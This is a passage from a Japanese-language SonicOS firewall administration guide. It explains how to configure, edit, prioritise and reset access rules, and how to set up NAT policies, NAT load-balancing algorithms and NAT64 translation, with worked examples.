The screenshot shows the 'Rule Configuration' page for a rule named 'マイルール'. The 'Security Profile' tab is selected. In the 'Regional IP Filter' section, the 'Global' radio button is selected. Below this, there are two lists: '許可する国' (Allowed Countries) with 253 items and '遮断する国' (Blocked Countries) with 0 items. The '許可する国' list includes countries like アイスランド, アイルランド, アジア/太平洋地域, アゼルバイジャン, アフガニスタン, アメリカ領サモア, アラブ首長国連邦, and アルジェリア. At the bottom, there is a search box and buttons for 'キャンセル' (Cancel) and '保存' (Save).

- a. 国を選択するには、「利用可能な国」リストで国を選択し、「選択した国」フィールドにドラッグします。
 - b. 「選択した国」リストから国を削除するには、その国をクリックして「利用可能な国」へドラッグします。
4. どの既知の国にも一致しないトラフィックを遮断するには、「未定義国を遮断する」を選択します。

アクセスルールの確認

SonicOS では、アクセスルールの設定を終了する前に、各タブの設定を見直してそれらが正しいことを確認するとともに、「前へ」を使用して) 前のタブへのバックアップを行ったうえで必要な変更を加えることができます。

ルールの編集

送信元

ユーザ: すべて、す...

アドレス: すべて

ポート: すべて

ゾーン: LAN

?

送信先

アドレス: すべての...

サービス: AD サー...

ゾーン: L...

図の結合

送信元/送信先

セキュリティプロファイル

トラフィックシェーピング

ログ

オプション設定

VOIP 変換

SIP

H323

TCP オプション

TCP 緊急パケットを許可する

接続しきい値

許可された接続数 (最大接続数に対する割合)

各送信元 IP に対する接続制限を有効にする

各送信先 IP に対する接続制限を有効にする

その他

管理トラフィックを許可する パケット監視を有効にする

断片化パケットを許可する

図の表示

キャンセル

保存

設定を完了して入力内容に問題がなければ、「終了」をクリックします。

IPv6 のアクセス ルールの設定

IPv6 実装の詳細については、「IPv6」を参照してください。

IPv6 用のアクセス ルールの設定は、「ポリシー | ルールとポリシー > アクセス ルール」ページで IPv6 オプションを選択して「+ ルールの追加」をクリックした後、IPv4 VPN の場合と同様に行えます。「送信元」は「すべて」になっている必要があります。「IP バージョン」では、IPv4 または IPv6 のどちらのポリシーにするか設定できます。

NAT64 のアクセス ルールの設定

① | **補足:** NAT64 のアクセス ルールは SuperMassive 9800 ではサポートされていません。

NAT64 のアクセス ルールは、IPv4 または IPv6 と同様の方法で設定できます。

DNS プロキシのアクセス ルール

① | **補足:** DNS プロキシのアクセス ルールは、SuperMassive 9800 ファイアウォールでサポートされています。

インターフェースで「DNS プロキシ」を有効にすると、以下の設定で1つの許可アクセスルールが自動的に追加されます。

- 「送信元インターフェース」と「送信先インターフェース」が同じです。
- 「送信元」は「すべて」です。
- 「送信先」は「インターフェース IP」です。

- 「サービス」は「DNS (名前サービス) TCP」または「DNS (名前サービス) UDP」です。
- 属性は他の管理ルールと同じです。
 - これを無効にすることはできません。
 - 「送信元 IP」のみを変更でき、「すべて」ほどアグレッシブでない送信元に設定することができます。

「TCP を超えた DNS プロキシ」が有効になっていると、別の許可ルールが自動的に追加されます。

アクセス ルールのユーザ優先順位

新しいアクセス ルールを設定するとき、次のどちらも可能になりました。

- 優先順位を SonicOS に自動的に設定させる。
- ルールを「アクセス ルール」テーブルの最後に挿入する。

以前は、新しいアクセス ルールを追加すると、ルール モジュールによって「アクセス ルール」テーブルのどこに配置されるかが決定されていました。ルール モジュールは、特に限定的なルールを先頭に配置する自動優先順位付けというアルゴリズムを使用します。この優先順位を変更するには、ルールを手動で編集してルールの配置場所を示すインデックスを指定するしかありませんでした。大きなテーブルの中から編集するルールを見つけるのは簡単ではありません。

アクセス ルールのユーザ優先順位は、新しいルールの優先順位の種別を決める次の 2 つの方法を提供しています。

- 「自動優先順位」。特に限定的なルールを「アクセス ルール」テーブルの先頭に配置する自動優先順位付けアルゴリズムを使用する方法です。これは既定の設定です。
- 「末尾に挿入」。ルールを「アクセス ルール」テーブルの最後に挿入するようルール モジュールに指示する方法です。これにより、テーブルのサイズが大きくても新しいルールを簡単に見つけることができます。

どちらのオプションを選択しても、以前と同様に新しいアクセス ルールの優先順位を編集して変更することができます。

アクセス ルールの表示

アクセス ルールの表示はいくつかの方法でカスタマイズできます。それらの方法は単独で、または組み合わせて使用することができます。

トピック:

- [ゾーン別](#)
- [列ごと](#)

ゾーン別

既定では、すべての送信先/送信元ゾーンが表示されています。特定の送信先/送信元ゾーンのアクセス ルールに表示を限定するには、以下を使用します。

- **検索機能**を使って、特定のゾーン種別、優先順位、送信元/送信先、その他の条件に一致するすべてのゾーンを表示します。例えば「DMZ」と入力すると、すべての DMZ 送信先/送信元ゾーンが表示され、「firewall」と入力すると、ファイアウォールを送信元または送信先とするすべてのゾーンが種別に関係なく表示されます。
- 「送信元/送信先」ドロップダウン メニューを使って、目的のゾーンを選択します。

- 「Open Zone Matrix (ゾーン マトリックスを開く)」アイコンを使うと、「ゾーン マトリックス選択」ダイアログを表示してすばやくゾーンを選択できます。

列ごと

既定では、すべての列が表示されています。列の上部にある下向き矢印をクリックすると、その列の表示/非表示の選択が可能になるので、特定の列の表示を無効にできます。

ゾーン間アクセス ルールの最大数の指定

① | **補足:** この機能を正しく動作させるためには、装置を再起動する必要があります。


すべてのゾーン間ペアの「アクセス ルール」テーブルのサイズは設定可能ですが、ファイアウォール プラットフォームごとに上限が定められています。「ゾーン間のアクセス ルールの最大数」の表を参照してください。

ゾーン間のアクセス ルールの最大数


プラットフォーム	ルールの最大数
SM 9200/9400/9600/9800	5000
NSA 2600/3600/4600/5600/6600	2500
TZ300/400/500/600 TZ300 W/400 W/500 W/600W	1250
SOHO Wireless	250

最大サイズを変更するには、以下の手順に従います。

1. ゾーン間ペアを選択します。テーブルの下部にある淡色表示されていた「最大ルール数」が使用可能になり、テーブルの上部に「最大ルール数」が表示されます。



2. 「最大ルール数」の横にある「編集」アイコンをクリックします。「最大ルール数の変更」ダイアログが表示されます。



3. 「最大ルール数」フィールドに最大数を入力します。
4. 「保存」をクリックします。
5. システムが再起動します。
6. 「最大ルール数」に新しい数が表示されます。

ゾーンのアクセス ルールの設定

特定のゾーンのアクセスルールを表示するには、「マトリクスアイコン」または「送信先」/「送信元」ドロップダウンメニューからゾーンを選択します。

アクセスルールは、最も限定的なものがテーブルの一番上に、最も限定的でないものが一番下になるように並べ替えられます。テーブルの一番下には「すべて」ルールが表示されます。既定のアクセスルールは、「アクセスルール」ページにリストされているもの以外のすべての IP サービスです。アクセスルールでは、「すべて」ルールに優先するルールを作成することによって動作を変更できます。「すべて」ルールでは、例えば、LAN 上のユーザには NNTP ニュースを含むすべてのインターネット サービスへのアクセスが許可されています。

ヒント: 削除アイコンや編集アイコンが淡色表示されている（使用できない）場合は、アクセスルールを変更したり、リストから削除したりすることはできません。

アクセスルールの有効化と無効化

アクセスルールは、「ポリシー | ルールとポリシー > アクセスルール」ページで有効または無効にできます。

- ユーザ定義アクセスルールを有効にするには、「有効」列にある、対応する「有効」スイッチを右側に切り替えます。
- ユーザ定義アクセスルールを無効にするには、「有効」列にある、対応する「有効」スイッチを左側に切り替えます。

アクセスルールの編集

アクセスルールを編集するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」に移動します。
2. アクセスルールの「設定」列で「編集」アイコンを選択します。「ルールの追加」ダイアログと同じ設定の「ルールの編集」ダイアログが表示されます。

ルールの編集

名前

説明

動作 許可 禁止 破棄

種類 IPv4 IPv6

優先順位

スケジュール

有効

送信元/送信先
セキュリティプロファイル
トラフィックシェーピング
ログ
オプション設定

送信元

ゾーン/インターフェース

アドレス

ポート/サービス

送信先

ゾーン/インターフェース

アドレス

ポート/サービス

ユーザ

包含

除外

TCP / UDP

TCP 無動作タイムアウト 分

UDP 無動作タイムアウト 秒

図の表示

キャンセル 保存

3. 変更を加えます。
4. 「適用」をクリックし、続いて「次へ」をクリックします。

アクセスルールの削除

補足: 既定のアクセスルールは削除できません。

1 つまたは複数のユーザ定義アクセスルールを削除するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」に移動します。
2. 個々のユーザ定義アクセスルールを削除するには、「構成」列の該当する「削除」アイコンをクリックします。
3. 選択したユーザ定義アクセスルールを削除するには、該当するチェックボックスをオンにしたうえで、ページの上部にあるオプションから「ルールの削除」をクリックします。
4. すべてのユーザ定義アクセスルールを削除するには、左側の列の上部にあるチェックボックスをオンにします。すべてのユーザ定義アクセスルールが選択されるので、ページの上部にあるオプションから「ルールの削除」を選択します。

アクセスルールの既定の設定の復元

エンドユーザがゾーンに対して設定したユーザ定義アクセスルールをすべて削除するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」に移動します。
2. 「マトリックス」アイコンを選択するか、「送信元/送信先」オプションを使用して、すべてのゾーンまたは特定のゾーンの組み合わせを選択します。

3. ページの上部にある「**ルールのリセット**」アイコンをクリックします。これにより、選択したゾーンの組み合わせのアクセスルールが、ファイアウォールで最初に設定された既定のアクセスルールに復元され、SonicOS によって追加されます。確認メッセージが表示されます。
4. 「OK」をクリックします。

アクセスルールのトラフィック統計の表示

「ポリシー | ルールとポリシー > アクセスルール」ページで、マウスポインタを「構成」列の「統計」アイコンの上に移動すると、アクセスルールの受信 (Rx) トラフィックと送信 (Tx) トラフィックの統計情報が表示されます。

- 受信バイト
- 受信パケット
- 送信バイト
- 送信パケット

統計情報のカウンタを消去してカウントを再開するには、表の上部にある「消去」アイコンをクリックします。

アクセスルールの設定例

ここでは、次のようなネットワークアクセスルールを追加する設定例を示します。

- Ping の有効化
- 特定のサービスへの LAN アクセスの遮断
- LAN ゾーンからの WAN プライマリ IP アクセスの許可

Ping の有効化

ここでは、DMZ 上のデバイスが Ping 要求を送信して LAN 上のデバイスから Ping 応答を受信することを許可するアクセスルールの設定例を示します。既定では、ご利用の装置は DMZ から開始され LAN に到達するトラフィックを許可していません。

DMZ と LAN の間の ping を許可するアクセスルールを設定するには、次の手順を実行します。

1. インターフェースのいずれかを DMZ ゾーン内に配置します。
2. 「ポリシー | ルールとポリシー > アクセスルール」に移動します。
3. 「+ ルールの追加」をクリックして「アクセスルールの追加」ダイアログを表示します。
4. 「許可」を選択します。
5. 「サービス」ドロップダウンメニューから、「Ping」を選択します。
6. 「送信元」ドロップダウンメニューから、「DMZ サブネット」を選択します。
7. 「送信先」ドロップダウンメニューから、「LAN サブネット」を選択します。
8. 「適用」をクリックし、「次へ」をクリックしてウィザードの処理を続行します。

特定のサービスへの LAN アクセスの遮断

ここでは、業務時間中に LAN からインターネット上の NNTP サーバへのアクセスを遮断するアクセス ルールの設定例を示します。

スケジュールに基づいて LAN から NNTP サーバへのアクセスを遮断するアクセス ルールを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセス ルール」に移動します。
2. 「+ ルールの追加」をクリックして「アクセス ルールの追加」ダイアログを表示します。
3. 「動作」の設定から「拒否」を選択します。
4. 「サービス」ドロップダウン メニューから「NNTP (ニュース)」を選択します。サービスがリストに表示されていない場合は、「サービスの追加」ダイアログでサービスを追加する必要があります。
5. 「送信元」ドロップダウン メニューから「すべて」を選択します。
6. 「送信先」ドロップダウン メニューから「WAN」を選択します。
7. 「スケジュール」ドロップダウン メニューからスケジュールを選択します。
8. 「コメント」フィールドに任意のコメントを入力します。
9. 「適用」を選択します。

LAN ゾーンからの WAN プライマリ IP アクセスの許可

アクセスルールを作成すると、同じファイアウォールに関して、あるゾーンの管理 IP アドレスに対する別のゾーンからのアクセスを許可することができます。例えば、LAN 側からの WAN IP アドレスへの Ping や HTTP/HTTPS 管理を許可することができます。そのためには、アクセスルールを作成して、ゾーン間でそのサービスを許可し、送信先として1つまたは複数の明示的な管理 IP アドレスを指定する必要があります。あるいは、送信先として1つまたは複数の管理アドレス (WAN プライマリ IP、すべての WAN IP、すべての X1 管理 IP など) が含まれるアドレスグループを指定することもできます。このタイプのルールは、ゾーン間での HTTP 管理、HTTPS 管理、SSH 管理、Ping、および SNMP のサービスを可能にするものです。

① **補足:** アクセスルールはゾーン間管理についてのみ設定できます。ゾーン内管理はインターフェース設定によりインターフェース単位で制御されます。

LAN ゾーンからの WAN プライマリ IP へのアクセスを許可するルールを作成するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセス ルール」に移動します。
2. 「マトリックス」アイコンをクリックするか、「送信元/送信先」オプションを使用して、「LAN > WAN」アクセスルールを表示します。
3. 「+ ルールの追加」をクリックして「アクセス ルールの追加」ダイアログを表示します。
4. 「動作」の設定から「許可」を選択します。
5. 「サービス」メニューから次のサービスのいずれかを選択します。
 - HTTP
 - HTTPS
 - SSH 管理

- Ping
 - SNMP
6. 「送信元」メニューから「すべて」を選択します。
 7. 「送信先」メニューから1つまたは複数の明示的なWAN IP アドレスが含まれるアドレスグループまたはアドレスオブジェクトを選択します。
 - ① **補足:** WAN プライマリ サブネットなどのサブネットを表すアドレスグループやアドレスオブジェクトは選択しないでください。それでは、WAN 管理 IP アドレスへのアクセスではなく、既定で許可されている WAN サブネットの機器へのアクセスを許可することになります。
 8. 「包含ユーザ」メニューからアクセスを許可するユーザまたはグループを選択します。
 9. 「スケジュール」メニューからスケジュール時刻を選択します。
 10. 「コメント」フィールドに任意のコメントを入力します。
 11. 「適用」を選択します。

NAT ルール

ここでは、「ポリシー | ルールとポリシー > NAT ルール」に含まれているオプションと機能について説明します。

一般		オリジナル							変換後		
順	ヒット	名前	状況	受信インターフェ...	送信インターフェ...	送信元	送信先	サービス	送信元アドレス	送信先アドレス	サービス
▶ 1	0	Default NAT Policy_3	●	X2	X2	すべて	X2 IP	SNMP	オリジナル	オリジナル	オリジナル
▶ 2	21	Default NAT Policy_4	●	X2	X2	すべて	X2 IP	Ping	オリジナル	オリジナル	オリジナル
▶ 3	0	Default NAT Policy_5	●	X2	X2	すべて	X2 IP	SSH 管理	オリジナル	オリジナル	オリジナル
▶ 4	0	Default NAT Policy_6	●	X2	X2	すべて	X2 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
▶ 5	0	Default NAT Policy_7	●	X2	X2	すべて	X2 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
▶ 6	0	Default NAT Policy_8	●	X1	X1	すべて	X1 IP	SNMP	オリジナル	オリジナル	オリジナル
▶ 7	1	Default NAT Policy_9	●	X1	X1	すべて	X1 IP	Ping	オリジナル	オリジナル	オリジナル
▶ 8	0	Default NAT Policy_10	●	X1	X1	すべて	X1 IP	SSH 管理	オリジナル	オリジナル	オリジナル
▶ 9	109.6k	Default NAT Policy_11	●	X1	X1	すべて	X1 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
▶ 10	2	Default NAT Policy_12	●	X1	X1	すべて	X1 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
▶ 11	0	Default NAT Policy_13	●	X0	X0	すべて	X0 IP	Ping	オリジナル	オリジナル	オリジナル
▶ 12	0	Default NAT Policy_14	●	X0	X0	すべて	X0 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
▶ 13	0	Default NAT Policy_15	●	X0	X0	すべて	X0 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
▶ 14	33.5k	Default NAT Policy_16	●	すべて	X1	すべてのインターフェース IP	すべて	すべて	X1 IP	オリジナル	オリジナル
▶ 15	0	Default NAT Policy_17	●	すべて	U0	すべてのインターフェース IP	すべて	すべて	U0 IP	オリジナル	オリジナル
▶ 16	0	Default NAT Policy_18	●	X2	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
▶ 17	18.5k	Default NAT Policy_19	●	X2	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル
▶ 18	0	Default NAT Policy_20	●	X0	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
▶ 19	0	Default NAT Policy_21	●	X0	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル

トピック:

- [SonicOS での NAT について](#)
- [NAT 負荷分散について](#)
- [NAT64 について](#)
- [FQDN ベースの NAT について](#)
- [送信元 MAC アドレスの置き換えについて](#)
- [NAT ポリシー エントリの表示](#)
- [「NAT または NAT64 の追加または編集」ポリシー](#)
- [NAT ポリシーの削除](#)
- [NAT ポリシーの作成例](#)

SonicOS での NAT について

- ① **重要:** NAT ポリシーを設定する前に、そのポリシーに関連付けるすべてのアドレスオブジェクトを作成してください。例えば、1 対 1 の NAT ポリシーを作成する場合は、パブリックおよびプライベートの IP アドレスを表すアドレスオブジェクトが必要です。
- ① **ヒント:** 既定では、LAN から WAN へのトラフィックにはファイアウォールで事前に定義された NAT ポリシーが適用されます。

SonicOS のネットワークアドレス変換 (NAT) エンジンでは、送受信トラフィックに関して、きめ細かな NAT ポリシーを定義できます。既定では、X0 インターフェースに接続されたすべてのシステムに対して X1 インターフェースの IP アドレスを使用する多対 1 の NAT の実行を許可する NAT ポリシーと、トラフィックがその他のインターフェース間で転送される場合には NAT を行わないポリシーが、ファイアウォールに事前設定されています。NAT ポリシーは、WLAN ゾーン設定の「ローカル RADIUS サーバを有効にする」オプションをオンにするなど、特定の機能を有効にすると自動的に作成され、その機能を無効にすると削除されます。このセクションでは、最も一般的な NAT ポリシーの設定方法について説明します。

NAT ポリシーの使用方法を理解するには、まず IP パケットの構築から調査します。各パケットにはアドレッシング情報が含まれており、それによって、パケットが送信先に到達することと、送信先が要求元に対して応答を返すことが可能になっています。パケットには (その他の情報とともに)、要求元の IP アドレス、要求元のプロトコル情報、および送信先の IP アドレスが格納されています。SonicOS の NAT ポリシー エンジンでは、パケット内の NAT に関連する部分を検査したり、送信トラフィックだけでなく受信トラフィックの指定されたフィールドの情報を動的に書き換えたりすることができます。

SonicWall ネットワークセキュリティプラットフォームに応じて最大 512 ~ 2048 の NAT ポリシーを追加できます。必要なだけ細かく設定できます。また、同じオブジェクトを対象とする複数の NAT ポリシーを作成することも可能です。これにより、例えば、内部サーバが Telnet サーバにアクセスする際には特定の 1 つの IP アドレスを使用して、その他のすべてのプロトコルの通信にはまったく別の IP アドレスを使用するように指定することもできます。SonicOS の NAT エンジンでは受信ポート転送をサポートしているため、ファイアウォールの WAN IP アドレスから複数の内部サーバを隠蔽することができます。NAT ポリシーは粒度が細かくなればなるほど優先順位が高くなります。

以下を除く「ファイアウォールの各モデルで使用可能なルートと NAT ポリシーの最大数」の表は、SonicOS が実行されている各ネットワークセキュリティ装置モデルで使用可能なルートと NAT ポリシーの最大数を示しています。

ファイアウォールの各モデルで使用可能なルートと NAT ポリシーの最大数

モデル	ルート		NAT ポリシー	モデル	ルート		NAT ポリシー
	静的	動的			静的	動的	
NSa 9650	4096	8192	2048	NSA 6600	2048	4096	2048
NSa 9450	4096	8192	2048	NSA 5600	2048	4096	2048
NSa 9250	4096	8192	2048	NSA 4600	1088	2048	1024
NSa 6650	3072	4096	2048	NSA 3600	1088	2048	1024
NSa 5650	2048	4096	2048	NSA 2600	1088	2048	1024
NSa 4650	2048	4096	2048				
NSa 3650	1088	2048	1024	TZ600	256	1024	512

モデル	ルート			モデル	ルート		NAT ポリ シー
	静 的	動的	NAT ポリシー		静的	動的	
NSa 2650	1088	2048	1024	TZ500/TZ500W	256	1024	512
				TZ400/TZ400W	256	1024	
SM 9600	3072	4096	2048	TZ300/TZ300W	256	1024	512
SM 9400	3072	4096	2048				
SM 9200	3072	4096	2048	SOHO W	256	1024	512

NAT 負荷分散について

ネットワークアドレス変換 (NAT) と負荷分散 (LB) の機能を組み合わせると、受信トラフィックの負荷を複数の類似したネットワークリソースに分散することができます。これを SonicOS のフェイルオーバー & 負荷分散機能と混同しないでください。両方の機能を併用することができますが、フェイルオーバー & 負荷分散は WAN 接続をアクティブに監視し、WAN インターフェースの障害/復旧に応じて動作するために使用され、NAT LB は主に受信トラフィックのバランスをとるために使用されます。

負荷分散は、トラフィックを複数の類似したネットワークリソースに振り分けることによって、単一のサーバに過大な負荷がかかることを防ぎ、信頼性と冗長性の向上に貢献します。また、1つのサーバが使用できない状態になった場合でも、トラフィックは使用可能なリソースに転送されるため、システム稼働時間の最大化が実現されます。

ここでは、システムが1つまたは複数の内部システム (ウェブサーバ、FTPサーバ、SonicWall SMA 装置など) に割り当てられた仮想 IP にパブリックインターネットからアクセスできるように、必要な NAT、負荷分散、健全性チェック、ログ記録、およびファイアウォール ルールを設定する方法について詳しく説明します。対象のポートがファイアウォール自体では使用されていない場合、この仮想 IP は、ファイアウォールとは無関係に設定されているものや、共有で使用されているものでも問題ありません。

① **補足:** SonicOS に搭載されている負荷分散機能は、それほど高度なものではありませんが、多くのネットワーク配備の要件を十分に満たす能力を備えています。さらに粒度の細かい負荷分散や恒久性と健全性チェックのメカニズムが必要なネットワークの場合は、サードパーティ製の専用の負荷分散装置を使用することをお勧めします。

トピック:

- [使用する NAT LB 方式の決定](#)
- [注意](#)
- [負荷分散アルゴリズムの適用方法](#)
- [スティッキー IP アルゴリズムの例](#)

使用する NAT LB 方式の決定

使用する NAT LB 方式の決定

要件	配備例	NAT LB 方式
サーバ負荷の均等な分散 (恒久)	外部/内部サーバ (ウェブ、FTP など)	ラウンドロビン

要件	配備例	NAT LB 方式
性は不要)		
無差別な負荷分散 (恒久性は不要)	外部/内部サーバ (ウェブ、FTP など)	ランダム分散
クライアント接続の恒久性	電子商取引サイト、電子メール リテイ、SonicWall SMA 装置 (恒久性が要求される任意の公開サーバ)	セキュ スティッキー IP
送信元ネットワークから送信先 範囲への再割付の精密な制御	LAN から DMZ サーバへ Email Security、SonicWall SMA 装置	ブロック再割付
送信元ネットワークと送信先ネッ トワークの再割付の精密な制御	内部サーバ (イントラネットまたはエク ストラネット)	対称再割付

注意

- ・ 利用可能な健全性チェック メカニズムは 2 種類 (ICMP Ping と TCP ソケット オープン) のみです。
- ・ 上位層の恒久性メカニズムは利用できません (スティッキー IP のみ使用可能)。
- ・ グループ内のすべてのサーバが応答しない場合に備えるための “Sorry-Server” メカニズムは利用できません。
- ・ “恒久性を備えたラウンド ロビン” メカニズムは利用できません。
- ・ “重み付きラウンド ロビン” メカニズムは利用できません。
- ・ リソースが過負荷になっていることを検出する手段は用意されていません。

SonicWall ネットワーク セキュリティ装置では、負荷分散の対象として設定可能な内部リソースの数に制限はなく、監視可能なホストの数にも制限はありませんが、(リソースの数が 25 を超えるような) 非常に大規模な負荷分散グループを作成すると、性能に影響が及ぶおそれがあります。

負荷分散アルゴリズムの適用方法

ラウンド ロビン	送信元 IP を各送信先 IP に交互に接続します。
ランダム分散	送信元 IP は、各送信先 IP にランダムに接続されます。
スティッキー IP	送信元 IP を常に同じ送信先 IP に接続します。
ブロック再割付	送信元ネットワークを送信先プールのサイズに分割することによって、論理セグメントを作成します。
対称再割付	送信元 IP を送信先 IP に割り付けます (例えば、10.1.1.10 > 192.168.60.10)

スティッキー IP アルゴリズムの例

送信元 IP をサーバ クラスタの台数で除算し、その剰余に応じて割付先のサーバを決定します。以下に、スティッキー IP アルゴリズムによる割付先決定処理の例を 2 つ示します。

- 例 1 - ネットワークへの割付
- 例 2 - IP アドレス範囲への割付

例 1 - ネットワークへの割付

192.168.0.2~192.168.0.4
 変換後の送信先 = 10.50.165.0/30 (ネットワーク)

パケットの送信元 IP = 192.168.0.2
 192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
 (IP → 16 進 → 10 進 → 2 進)

スティッキー IP 計算式 = パケットの送信元 IP = 3232235522[剰余算]変換先サイズ = 2
 = 3232235522[剰余算]2
 = 0 (被乗数は 2 で割り切れる。剰余はなく、結果は 0)

スティッキー IP 計算式によって算出されたオフセットは 0。

送信先を 10.50.165.1 に再割付

例 2 - IP アドレス範囲への割付

192.168.0.2~192.168.0.4
 変換後の送信先 = 10.50.165.1 ~ 10.50.165.3 (範囲)

パケットの送信元 IP = 192.168.0.2
 192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
 (IP → 16 進 → 10 進 → 2 進)

スティッキー IP 計算式 = パケットの送信元 IP = 3232235522[剰余算]変換先サイズ = 3
 = 3232235522[剰余算]4
 = 1077411840.6666667 - 1077411840
 = 0.6666667 * 3
 = 2

スティッキー IP 計算式によって算出されたオフセットは 2。

送信先を 10.50.165.3 に再割付

NAT64 について

SonicOS では、NAT64 トランスレータと呼ばれる、IPv6 から IPv4 への変換を行うデバイスを利用して IPv6 専用クライアントが IPv4 専用サーバにアクセスできる NAT64 機能をサポートしています。NAT64 は、旧来の IPv4 専用サーバに IPv6 ネットワークからアクセスする機能を提供します。その場合、NAT64 対応の SonicWall が中間ルータとして配置されます。

SonicOS を NAT64 トランスレータとして使用すると、任意のゾーンにある IPv6 専用クライアントから、適切なルートが設定された IPv4 専用サーバへの通信を開始できます。SonicOS は IPv6 アドレスを IPv4 アドレスにマッピングするため、IPv6 トラフィックは IPv4 トラフィックに変換されます。その逆も同様です。IPv6 と IPv4 の間のパケットヘッダーの変換によってこのマッピングを可能にするために、IPv6 アドレスプール (アドレスオブジェクトとして表されま

す)と IPv4 アドレスプールが作成されます。IPv4 ホストの IPv4 アドレスは、SonicOS で設定された IPv6 接頭辞を使用して、IPv6 アドレスと双方向で変換されます。

DNS64 トランスレータは NAT64 機能を有効にします。IPv6 クライアントによって DNS64 サーバを設定するか、IPv6 クライアントがゲートウェイから自動取得する DNS サーバアドレスが DNS64 サーバになっている必要があります。IPv6 専用クライアントの DNS64 サーバは、A レコード (IPv4) を用いて AAAA レコード (IPv6) を作成します。SonicOS は DNS64 サーバとしては機能しません。

① **重要:**現時点での NAT64 機能は次のとおりです。

- TCP、UDP、および ICMP トラフィックを伝送するユニキャスト パケットのみを変換します。
- FTP および TFTP アプリケーション層プロトコルのストリームはサポートしていますが、H.323、MSN、Oracle、PPTP、RTSP、および RealAudio アプリケーション層プロトコルのストリームはサポートしていません。
- IPv4 から開始された IPv6 ホストのサブセットへの通信をサポートしていません。
- ステートフル高可用性をサポートしていません。

NAT64 トラフィックの一致のために、2 つの混在型接続キャッシュが作成されます。そのため、NAT64 接続キャッシュのキャパシティは、純粋な IPv4 または IPv6 接続用の半分となります。

Pref64::*n* の使用

Pref64::*n* は、IPv6 と IPv4 間のプロトコル変換のためにアクセス ネットワークで使用される IPv6 接頭辞です。Pref64::*n* 接頭辞は SonicOS で設定されます。よく知られた Pref64::*n* 接頭辞 `64:ff9b::/96` は SonicOS によって自動的に作成されます。

Pref64::*n* は、IPv6 専用クライアントから NAT64 を経由して IPv4 専用クライアントに到達できるネットワークを定義します。SonicOS では、ネットワーク種別のアドレス オブジェクトは、Pref64::*n* を持つすべてのアドレスを含むように構成できます。このアドレス オブジェクトは、NAT64 を実行できるすべての IPv6 クライアントを表します。

DNS64 サーバは、Pref64::*n* を使用して、最初の *n* ビットと Pref64::*n* を比較することで、IPv6 アドレスが IPv4 の埋め込まれた IPv6 アドレスであるかどうかを判断します。DNS64 は、Pref64::*n* と IPv4 アドレス レコードを合成して DNS 応答を IPv6 専用クライアントに送信することで、IPv4 が埋め込まれた IPv6 アドレスを作成します。


Pref64::*n* アドレス オブジェクトの設定については、「既定の Pref64 アドレス オブジェクト」を参照してください。

FQDN ベースの NAT について

